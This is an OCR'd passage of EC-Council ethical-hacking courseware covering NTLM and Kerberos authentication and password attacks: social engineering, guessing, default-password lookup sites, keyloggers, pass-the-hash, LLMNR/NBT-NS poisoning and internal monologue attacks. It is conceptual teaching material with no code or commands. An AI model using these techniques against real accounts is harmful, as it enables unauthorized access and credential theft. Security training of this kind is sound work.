


Figure 6.5: SAM file

Note: LM hashes are disabled in Windows Vista and later Windows OSs; LM is blank in those systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



NTLM Authentication Process

NTLM includes three methods of challenge–response authentication: LM, NTLMv1, and NTLMv2, all of which use the same technique for authentication. The only difference between them is the level of encryption. In NTLM authentication, the client and server negotiate an authentication protocol. This is accomplished through the Microsoft-negotiated Security Support Provider (SSP).




Figure 6.6: NTLM authentication process

The following steps demonstrate the process and the flow of client authentication to a domain controller using any NTLM protocol:


- The client types the username and password into the logon window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows runs the password through a hash algorithm and generates a hash for the password that is entered in the logon window.
- The client computer sends a login request along with a domain name to the domain controller.
- The domain controller generates a 16-byte random character string called a "nonce," which it sends to the client computer.
- The client computer encrypts the nonce with a hash of the user password and sends it back to the domain controller.
- The domain controller retrieves the hash of the user password from the SAM and uses it to encrypt the nonce. The domain controller then compares the encrypted value with the value received from the client. A matching value authenticates the client, and the logon is successful.

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kerberos Authentication

Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography, which provides mutual authentication. Both the server and the user verify each other's identity. Messages sent through this protocol are protected against replay attacks and eavesdropping.





Figure 6.7: Kerberos authentication process

Kerberos employs the KDC, which a trusted third party, and consists of two logically distinct parts: an AS and a TGS. The authorization mechanism of Kerberos provides the user with a ticket-granting ticket (TGT) that serves post-authentication for later access to specific services,

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Single Sign-On via which the user need not re-enter the password again to access any authorized services. Notably, there is no direct communication between the application servers and the KDC; the service tickets, even if packed by TGS, reach the service only through the client who is willing to access them.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Password Cracking

Password cracking is the process of recovering passwords from the data transmitted by a computer system or from the data stored in it. The purpose of cracking a password might be to help a user recover a forgotten or lost password, as a preventive measure by system administrators to check for easily breakable passwords, or for use by an attacker to gain unauthorized system access.

Hacking often begins with password-cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or a brute-force method. Most password-cracking techniques are successful because of weak or easily guessable passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Password Attacks


Password cracking is one of the crucial stages of system hacking. Password-cracking mechanisms often exploit otherwise legal means to gain unauthorized system access, such as recovering a user's forgotten password. Classification of password attacks depends on the attacker's actions, which are of the following four types:

- **Non-Electronic Attacks**: This is, for most cases, the attacker's first attempt at gaining target system passwords. Non-electronic or non-technical attacks do not require any technical knowledge about hacking or system exploitation. Techniques used to perform non-electronic attacks include shoulder surfing, social engineering, dumpster diving, etc.
- **Active Online Attacks**: This is one of the easiest ways to gain unauthorized administrator-level system access. Here, the attacker communicates with the target machine to gain password access. Techniques used to perform active online attacks include password guessing, dictionary and brute-forcing attacks, hash injection, LLMNR/NBT-NS poisoning, use of Trojans/spyware/keyloggers, internal monologue attacks, Markov-chain attacks, Kerberos password cracking, etc.
- **Passive Online Attacks**: A passive attack is a type of system attack that does not lead to any changes in the system. In this attack, the attacker does not have to communicate with the system, but passively monitor or record the data passing over the communication channel, to and from the system. The data are then used to break into the system. Techniques used to perform passive online attacks include wire sniffing, man-in-the-middle attacks, replay attacks, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Offline Attacks**: Offline attacks refer to password attacks in which an attacker tries to recover cleartext passwords from a password hash dump. Offline attacks are often time-consuming but have a high success rate, as the password hashes can be reversed owing to their small keyspace and short length. Attackers use pre-computed hashes from rainbow tables to perform offline and distributed network attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Non-Electronic Attacks

Non-electronic, or non-technical, attacks do not require technical knowledge of methods of system intrusion. There are three types of non-electronic attacks: social engineering, shoulder surfing, and dumpster diving.

- **Social Engineering**

  In computer security, social engineering is used to denote a non-technical type of intrusion that exploits human behavior. Typically, it heavily relies on human interaction and often involves tricking other people into breaking normal security procedures. A social engineer runs a "con game" to break security procedures. For example, an attacker using social engineering to break into a computer network might try to gain the trust of the authorized user to access the target network and then extract information to compromise network security. Social engineering is, in effect, a run-through used to procure confidential information by deceiving or swaying people. An attacker can disguise himself/herself as a user or system administrator to obtain the user's password. Social engineers exploit the fact that people, in general, try to build amicable relationships with their friends and colleagues and tend to be helpful and trusting.

  Another trait of social engineering relies on the inability of people to keep up with a culture that relies heavily on information technology. Most people are unaware of the value of the information they possess, and as such, only a handful care about protecting their information. Social engineers typically search dumpsters to acquire valuable information. Furthermore, social engineers find it more challenging to obtain the combination to a safe, or a health-club locker, as compared to the case of a password. The best defense is to educate, train, and create awareness about this attack and the value of information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Shoulder Surfing**

  Shoulder surfing is a technique of stealing passwords by hovering near the legitimate users and watching them enter their passwords. In this type of an attack, the attacker observes the user's keyboard or the screen as they log in, and monitors what the user refers to when entering their password, for example, an object on their desk for written passwords or mnemonics. However, this attack can be performed only when the attacker is in close proximity to the target.

  This attack can also be performed in the checkout lines of grocery stores, for example, when a potential victim swipes a debit card and enters the required PIN (Personal Identification Number). A PIN typically has four digits, and this renders the attack easy to perform.

- **Dumpster Diving**

  "Dumpster diving" is a key attack method that employs significant failures in computer security in the target system. The sensitive information that people crave, protect, and devotedly secure can be accessed by almost anyone willing to perform garbage searching. Looking through the trash is a type of low-tech attack with numerous implications.

  Dumpster diving was quite popular in the 1980s. The term itself refers to the collection of useful, general information from waste dumps such as trashcans, curbside containers, and dumpsters. Even today, curious and/or malicious attackers sometimes find discarded media with password files, manuals, reports, receipts, credit card numbers, or other sensitive documents.

  Examination of waste products from dumps can help attackers in gaining unauthorized access to the target systems, and there is ample evidence to support this concept. Support staff often dump sensitive information without heeding to who may be able to access it later. The information thus gathered can then be used by attackers to perform other types of attacks, such as social engineering.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack	Brute-Force Attack	Rule-based Attack
A **dictionary file** is loaded into the cracking application that runs against **user accounts**	The program tries **every combination of characters** until the password is broken	This attack is used when the attacker gets some **information about the password**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Password Guessing

Frequency of attacks is less

The attacker creates a list of all possible passwords from the information collected through **social engineering** or any other way and manually inputs them on the victim's machine to **crack the passwords**

Failure rate is high


1	2	3	4
Find a **valid** user	Create a **list** of possible passwords	Rank passwords from **high to low** probability	Key in each password, until the **correct password** is discovered

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Default Passwords

- A default password is a **password supplied by the manufacturer** with new equipment (e.g., switches, hubs, routers) that is password protected
- Attackers use **default passwords** present in the list of words or dictionary that they use to **perform password guessing attack**




Online Tools to Search Default Passwords

- *https://www.fortypoundhead.com*
- *https://cirt.net*
- *http://www.defaultpassword.us*
- *http://defaultpasswords.in*
- *https://www.routerpasswords.com*
- *https://default-password.info*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Trojans/Spyware/Keyloggers

- The attacker installs a Trojan/Spyware/Keylogger on the victim's machine to collect the victim's **usernames and passwords**
- The Trojan/Spyware/Keylogger **runs in the background** and sends back all user credentials to the attacker




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack


- A hash injection/PtH attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate network resources
- The attacker finds and extracts a logged-on **domain admin account hash**
- The attacker uses the extracted hash to log on to the **domain controller**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
- The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
- The extracted credentials are used to log on to the **host system in the network**



LLMNR/NBT-NS Spoofing Tool: Responder




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Online Attacks: Internal Monologue Attack

- Attackers perform an internal monologue attack using **SSPI** (Security Support Provider Interface) from a user-mode application, where a local procedure call to the **NTLM authentication package** is invoked to calculate the **NetNTLM response** in the context of the logged-on user

